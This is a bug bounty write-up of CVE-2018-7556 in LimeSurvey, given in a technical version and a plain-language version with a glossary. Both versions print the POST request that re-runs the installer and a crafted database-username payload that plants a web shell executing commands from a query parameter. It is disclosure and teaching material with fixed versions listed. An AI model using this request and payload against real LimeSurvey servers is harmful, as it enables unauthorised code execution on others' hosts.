Remote Code Execution – LimeSurvey (CVE-2018-7556)
The installer check could be bypassed by sending a POST parameter, allowing re-installation and writing a crafted database username into the configuration file, which led to remote code execution via a web shell.

A day in 2018, I was participating in a bug bounty program, and this target caught my attention:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
In 2018 I was taking part in a bug bounty program when one particular target caught my attention.

The reason was simple: LimeSurvey was a name I had never heard of before. I reasoned that for software this uncommon, finding a remote code execution issue should take no more than five minutes. With that belief I grabbed the source code and started auditing. My assumption turned out to be wrong: it took about ten minutes, not five. I will try harder next time.
LimeSurvey is a web application with an installer that runs the first time the product is set up. Once the application is installed, it is reasonable to expect that the installer can no longer be reached. LimeSurvey's implementation of that restriction is where the problem starts.
Setup
The work was source code auditing against a target in a bug bounty program, followed by a request against the installer endpoint. The report does not describe any accounts, roles or special tooling beyond reading the code and sending HTTP requests.
Finding it
The installer decides whether it may run again in Installer::_checkInstallation():
    /**
     * Installer::_checkInstallation()
     *
     * Based on existance of 'sample_installer_file.txt' file, check if
     * installation should proceed further or not.
     * @return
     */
    private function _checkInstallation()
    {
        if (file_exists(APPPATH.'config/config.php') && is_null(Yii::app()->request->getPost('InstallerConfigForm'))) {
            throw new CHttpException(500, 'Installation has been done already. Installer disabled.');
            exit();
        }
    }
The check has two conditions joined by &&. The first is that the configuration file exists, which is true on any installed instance. The second is that the POST parameter InstallerConfigForm is null. Both must hold for the installer to be blocked. So on an installed instance, all it takes to get past the guard is to send a POST parameter named InstallerConfigForm. Whether this behaviour was intended I cannot say, but the weakness is plain once you read the condition.
Exploitation
Step 1: reach the installer again
Sending the parameter as part of a database setup request passes the check:
POST /limesurvey/index.php/installer/database HTTP/1.1

YII_CSRF_TOKEN=XXX&InstallerConfigForm%5Bdbtype%5D=mysql&InstallerConfigForm%5Bdblocation%5D=AAA&InstallerConfigForm%5Bdbuser%5D=BBB&InstallerConfigForm%5Bdbpwd%5D=CCC&InstallerConfigForm%5Bdbname%5D=DDD&InstallerConfigForm%5Bdbprefix%5D=lime_&yt0=Next
The request targets the installer's database step. The InstallerConfigForm array carries the database type, location, user, password, name and table prefix, and yt0=Next submits the form. The YII_CSRF_TOKEN value is a placeholder in the report. This request re-installs the application's database.
Step 2: the configuration file is rewritten
If nothing goes wrong, the installer writes the supplied database details into the configuration file:
            $sConfig .= "\t\t\t"."'username' => '".addcslashes($sDatabaseUser, "'")."',"."\n"
            ."\t\t\t"."'password' => '".addcslashes($sDatabasePwd, "'")."',"."\n"
            ."\t\t\t"."'charset' => '{$sCharset}',"."\n"
            ."\t\t\t"."'tablePrefix' => '{$sDatabasePrefix}',"."\n";
            ...
            if (is_writable(APPPATH.'config')) {
                file_put_contents(APPPATH.'config/config.php', $sConfig);
The values are placed inside single quotes in a PHP file, and the username and password are passed through addcslashes() with the single quote as the character list. The write only happens if the config directory is writable.
Step 3: break out of the string
Escaping the single quote is not enough to make this safe. Using the following as the database username:
\'))).die(`$_GET[1]`);/*
produces a configuration file containing:
return array(
    'components' => array(
        'db' => array(
            'connectionString' => 'mysql:host=XXX;port=3306;dbname=YYY;',
            'emulatePrepare' => true,
            'username' => '\\'))).die(`$_GET[1]`);/*',
            'password' => '',
            'charset' => 'utf8mb4',
            'tablePrefix' => 'lime_',
        ),
The backslash in the payload escapes the backslash that addcslashes() inserted, so the quote that follows is no longer escaped. The string literal is closed, the array is closed with ))), and die($_GET[1]); executes the value of the 1 query parameter as a shell command. The trailing /* comments out the rest of the line. The result is a web shell: request the application with ?1=<command> and the command runs. As I put it at the time, it looks like a CTF challenge.
Root cause
The installer guard treats the presence of a POST parameter as proof that installation is in progress. On an installed instance, sending InstallerConfigForm is enough to run the installer again and rewrite config/config.php with attacker-supplied database settings.
The second mistake is the escaping. addcslashes($value, "'") escapes single quotes by prefixing them with a backslash, but it does not escape backslashes themselves. A value ending in a backslash therefore neutralises the escape added to the following quote, and the attacker controls the rest of the PHP source. The developers clearly intended to prevent code injection into a .php file, but the chosen function does not achieve that.
Impact
An attacker who can reach the installer on an installed LimeSurvey instance can re-install the database and, by supplying a crafted database username, write a web shell into the configuration file. The write requires the config directory to be writable. Once the file is written, commands supplied through the 1 query parameter are executed by the server, so the attacker gains code execution on the host running LimeSurvey.
Fix
The report lists these versions as fixed:
- 2.6.7 LTS
- 2.73.1
- 3.4.2
The LimeSurvey security advisory for this issue is referenced at https://www.limesurvey.org/blog/21-general/112-limesurvey-security-advisory-02-2018.
Variants to test
- Look for installer or setup controllers that decide whether they may run based on the presence or absence of a request parameter. A positive result is that adding the expected parameter to a POST request on an already installed instance lets the setup flow run again.
- Look for code that writes user-controlled values into
.phpconfiguration files usingaddcslashes()or similar quote-only escaping. A positive result is a value ending in a backslash that breaks out of the string literal in the generated file. - Check whether the directory holding the generated configuration file is writable by the web server. A positive result is that the installer can overwrite the file with values you supplied.
- After a successful write, confirm execution by requesting the application with a parameter that the injected code reads, and observe the command output in the response.
What happened, in plain words
In 2018 I was taking part in a bug bounty program. A bug bounty program is a scheme where a company invites outside people to look for security problems in its systems and pays them for reporting what they find, instead of punishing them. One target in that program caught my attention.
The reason was simple: LimeSurvey was a name I had never heard of before. LimeSurvey is a web application for building and running online surveys, meaning questionnaires that people fill in through a browser. I reasoned that for software this uncommon, finding a remote code execution issue should take no more than five minutes. Remote code execution, usually shortened to RCE, means an attacker can make the server run commands or code of their own choosing. That is about the most serious kind of web bug there is, because the server then does whatever the attacker tells it to.
With that belief I grabbed the source code and started auditing. The source code is the actual program text the developers wrote, and auditing means reading it carefully, looking for mistakes. My assumption turned out to be wrong: it took about ten minutes, not five. I will try harder next time.
LimeSurvey is a web application with an installer that runs the first time the product is set up. An installer is the setup wizard you go through once: it asks for database details, creates the tables and writes a configuration file. Once the application is installed, it is reasonable to expect that the installer can no longer be reached. LimeSurvey's implementation of that restriction is where the problem starts.
Setup
The work was source code auditing against a target in a bug bounty program, followed by a request against the installer endpoint. An endpoint is simply a particular address on a website that accepts a certain kind of request, like a counter in a shop that deals with one specific task. The report does not describe any accounts, roles or special tooling beyond reading the code and sending HTTP requests. HTTP is the language a browser and a web server use to talk to each other: the browser sends a request, the server sends back a response.
Finding it
The installer decides whether it may run again in Installer::_checkInstallation():
    /**
     * Installer::_checkInstallation()
     *
     * Based on existance of 'sample_installer_file.txt' file, check if
     * installation should proceed further or not.
     * @return
     */
    private function _checkInstallation()
    {
        if (file_exists(APPPATH.'config/config.php') && is_null(Yii::app()->request->getPost('InstallerConfigForm'))) {
            throw new CHttpException(500, 'Installation has been done already. Installer disabled.');
            exit();
        }
    }
Line by line, in plain words:
- The lines between
/**and*/are a comment. Comments are notes for humans; the computer ignores them. This one says the check is meant to decide whether installation should go ahead. private function _checkInstallation()declares a function, which is a named block of code that can be called from elsewhere.privatemeans only code inside the same class can call it. A class is a bundle of related code and data.if (...)starts a condition: the code inside the braces runs only when the condition is true.file_exists(APPPATH.'config/config.php')asks whether a file calledconfig.phpexists inside theconfigfolder.APPPATHis a constant, a fixed value set by the program, that points at the application's folder.config.phpis the configuration file: the file that stores settings such as database details. On any installed instance this file exists, so this part is true.&&means "and". Both sides must be true for the whole condition to be true.is_null(Yii::app()->request->getPost('InstallerConfigForm'))asks whether the POST parameter namedInstallerConfigFormis null, that is, absent. A POST parameter is a piece of data the browser sends to the server as part of a form submission, kept separate from the address in the URL.Yiiis the framework, a collection of ready-made code, that LimeSurvey is built on, andrequest->getPost(...)is how it reads such a parameter.- If both parts are true, the next line throws an error:
throw new CHttpException(500, 'Installation has been done already. Installer disabled.');. The message says installation is already done and the installer is disabled.exit()then stops the program.
The check has two conditions joined by &&. The first is that the configuration file exists, which is true on any installed instance. The second is that the POST parameter InstallerConfigForm is null. Both must hold for the installer to be blocked. So on an installed instance, all it takes to get past the guard is to send a POST parameter named InstallerConfigForm. Whether this behaviour was intended I cannot say, but the weakness is plain once you read the condition: the guard treats the mere presence of a form field as proof that a fresh installation is under way.
Exploitation
Step 1: reach the installer again
Sending the parameter as part of a database setup request passes the check:
POST /limesurvey/index.php/installer/database HTTP/1.1

YII_CSRF_TOKEN=XXX&InstallerConfigForm%5Bdbtype%5D=mysql&InstallerConfigForm%5Bdblocation%5D=AAA&InstallerConfigForm%5Bdbuser%5D=BBB&InstallerConfigForm%5Bdbpwd%5D=CCC&InstallerConfigForm%5Bdbname%5D=DDD&InstallerConfigForm%5Bdbprefix%5D=lime_&yt0=Next
Line by line, in plain words:
POST /limesurvey/index.php/installer/database HTTP/1.1is the first line of an HTTP request.POSTis the method, meaning "here is some data for you to act on". The path points at the installer's database step.HTTP/1.1is the version of the protocol being used.- The empty line separates the request line from the body, which is the data being sent.
- The body is a list of
name=valuepairs joined by&, the same format a web form produces when you press submit. YII_CSRF_TOKEN=XXXis a placeholder for a security token. A token is a short random value the server gives the browser so it can tell a genuine form submission from a forged one; CSRF stands for cross-site request forgery, an attack where another site tricks your browser into submitting a form you did not intend. The report usesXXXas a stand-in and does not give a real value.InstallerConfigForm%5Bdbtype%5D=mysqland the following pairs are the form fields.%5Band%5Dare the URL-encoded forms of[and], soInstallerConfigForm%5Bdbtype%5Dis reallyInstallerConfigForm[dbtype]. Square brackets tell the server to build an array, an ordered collection of values, namedInstallerConfigForm. The array carries the database type (mysql), location (AAA), user (BBB), password (CCC), name (DDD) and table prefix (lime_). The valuesAAAtoDDDare placeholders in the report.yt0=Nextis the name and value of the submit button, which is how the server knows the form was submitted.
This request re-installs the application's database. The reason for sending it is that the presence of the InstallerConfigForm array is exactly what the guard above was checking for, so the guard lets the request through.
Step 2: the configuration file is rewritten
If nothing goes wrong, the installer writes the supplied database details into the configuration file:
            $sConfig .= "\t\t\t"."'username' => '".addcslashes($sDatabaseUser, "'")."',"."\n"
            ."\t\t\t"."'password' => '".addcslashes($sDatabasePwd, "'")."',"."\n"
            ."\t\t\t"."'charset' => '{$sCharset}',"."\n"
            ."\t\t\t"."'tablePrefix' => '{$sDatabasePrefix}',"."\n";
            ...
            if (is_writable(APPPATH.'config')) {
                file_put_contents(APPPATH.'config/config.php', $sConfig);
Line by line, in plain words:
$sConfigis a variable, a named box that holds a value. The dot.=means "add this text to whatever is already in the box". The box is being filled with the text of a PHP configuration file."\t\t\t"is three tab characters, used for indentation."'username' => '"is the literal text'username' => ', that is, the key name wrapped in single quotes, followed by an opening quote for the value.addcslashes($sDatabaseUser, "'")takes the database username supplied in the request and escapes it. Escaping means putting a backslash in front of characters that would otherwise have a special meaning, so they are treated as ordinary text. Here the character list is a single quote, so every'in the value gets a backslash before it.- The same pattern repeats for the password, the character set and the table prefix. The values are placed inside single quotes in a PHP file, and the username and password are passed through
addcslashes()with the single quote as the character list. if (is_writable(APPPATH.'config'))checks whether theconfigfolder can be written to by the web server.file_put_contents(APPPATH.'config/config.php', $sConfig)then writes the assembled text intoconfig.php. The write only happens if theconfigdirectory is writable.
So they escaped the quotes. The mistake is that escaping quotes alone is not enough.
Step 3: break out of the string
Escaping the single quote is not enough to make this safe. Using the following as the database username:
\'))).die(`$_GET[1]`);/*
produces a configuration file containing:
return array(
    'components' => array(
        'db' => array(
            'connectionString' => 'mysql:host=XXX;port=3306;dbname=YYY;',
            'emulatePrepare' => true,
            'username' => '\\'))).die(`$_GET[1]`);/*',
            'password' => '',
            'charset' => 'utf8mb4',
            'tablePrefix' => 'lime_',
        ),
Line by line, in plain words:
return array(starts a PHP file that hands back an array of settings.'components' => array(and'db' => array(nest further arrays inside it, the way folders nest inside folders. This is the normal shape of a LimeSurvey configuration file.'connectionString' => 'mysql:host=XXX;port=3306;dbname=YYY;'is the database address.XXXandYYYare placeholders in the report.'emulatePrepare' => trueis a database setting.'username' => '\\'))).die($_GET[1]);/*',is the interesting line. In the file itself the username value begins with two backslashes. The first backslash is the oneaddcslashes()inserted to escape the quote. The second backslash is the one from my payload, and it escapes the first one, so the quote that follows is no longer escaped. The string literal is closed, the array is closed with))), anddie($_GET[1]);executes the value of the1query parameter as a shell command. A query parameter is aname=valuepair after the?in a URL.die()stops the program, and the backticks are PHP's way of running a shell command and returning its output. The trailing/*comments out the rest of the line, so the leftover quote and comma do not cause a syntax error.'password' => '','charset' => 'utf8mb4'and'tablePrefix' => 'lime_'are the remaining settings, written normally.
The result is a web shell: request the application with ?1=<command> and the command runs. A web shell is a way to run commands on a server through ordinary web requests, so the attacker does not need any special access, just a browser. As I put it at the time, it looks like a CTF challenge. CTF stands for capture the flag, a kind of practice competition where people solve deliberately planted security puzzles.
Root cause
The installer guard treats the presence of a POST parameter as proof that installation is in progress. On an installed instance, sending InstallerConfigForm is enough to run the installer again and rewrite config/config.php with attacker-supplied database settings.
The second mistake is the escaping. addcslashes($value, "'") escapes single quotes by prefixing them with a backslash, but it does not escape backslashes themselves. A value ending in a backslash therefore neutralises the escape added to the following quote, and the attacker controls the rest of the PHP source. The developers clearly intended to prevent code injection into a .php file, but the chosen function does not achieve that. Code injection means getting your own code into a place where the server will run it.
Impact
An attacker who can reach the installer on an installed LimeSurvey instance can re-install the database and, by supplying a crafted database username, write a web shell into the configuration file. The write requires the config directory to be writable. Once the file is written, commands supplied through the 1 query parameter are executed by the server, so the attacker gains code execution on the host running LimeSurvey. In everyday terms: someone who can reach that page can end up running commands on the machine.
Fix
The report lists these versions as fixed:
- 2.6.7 LTS
- 2.73.1
- 3.4.2
The LimeSurvey security advisory for this issue is referenced at https://www.limesurvey.org/blog/21-general/112-limesurvey-security-advisory-02-2018. A security advisory is the vendor's public notice describing a fixed flaw and telling users to upgrade.
Variants to test
- Look for installer or setup controllers that decide whether they may run based on the presence or absence of a request parameter. A positive result is that adding the expected parameter to a POST request on an already installed instance lets the setup flow run again.
- Look for code that writes user-controlled values into
.phpconfiguration files usingaddcslashes()or similar quote-only escaping. A positive result is a value ending in a backslash that breaks out of the string literal in the generated file. - Check whether the directory holding the generated configuration file is writable by the web server. A positive result is that the installer can overwrite the file with values you supplied.
- After a successful write, confirm execution by requesting the application with a parameter that the injected code reads, and observe the command output in the response.
Glossary
- Bug bounty program: a scheme where a company invites outside researchers to find security problems and pays for reports of them.
- Remote code execution (RCE): a flaw that lets an attacker make a server run commands or code of their choosing.
- Source code: the human-written program text that makes up an application.
- Source code auditing: reading source code carefully to find security mistakes.
- Web application: software that runs on a server and is used through a browser.
- Installer: the one-time setup wizard that configures an application, including its database and configuration file.
- Endpoint: a specific address on a website that accepts a particular kind of request.
- HTTP: the request-and-response language browsers and web servers use to communicate.
- POST parameter: a piece of data sent in the body of an HTTP request, typically from a form submission.
- Query parameter: a
name=valuepair placed after the?in a URL. - Function: a named block of code that can be called to do a job.
- Class: a bundle of related code and data in object-oriented programming.
- Constant: a named value that is fixed when the program runs.
- Variable: a named box in a program that holds a value.
- Framework: a collection of ready-made code that an application is built on, here Yii.
- Configuration file: a file holding an application's settings, such as database details.
- Array: an ordered collection of values, often written with square brackets.
- URL encoding: replacing characters such as
[and]with%5Band%5Dso they can travel safely in a request. - Token: a short random value used to prove a request came from a genuine form, not a forged one.
- CSRF (cross-site request forgery): an attack where another site tricks your browser into submitting a form you did not intend.
- Escaping: putting a backslash before characters that would otherwise have a special meaning, so they are treated as plain text.
- String literal: text written between quotes in source code.
- Code injection: getting your own code into a place where the server will run it.
- Web shell: a way to run commands on a server through ordinary web requests.
- Shell command: an instruction given to the operating system to run a program.
- CTF (capture the flag): a practice competition where people solve deliberately planted security puzzles.
- Security advisory: a vendor's public notice describing a fixed flaw and telling users to upgrade.
- LTS: long-term support, a release line that receives fixes for longer than usual.



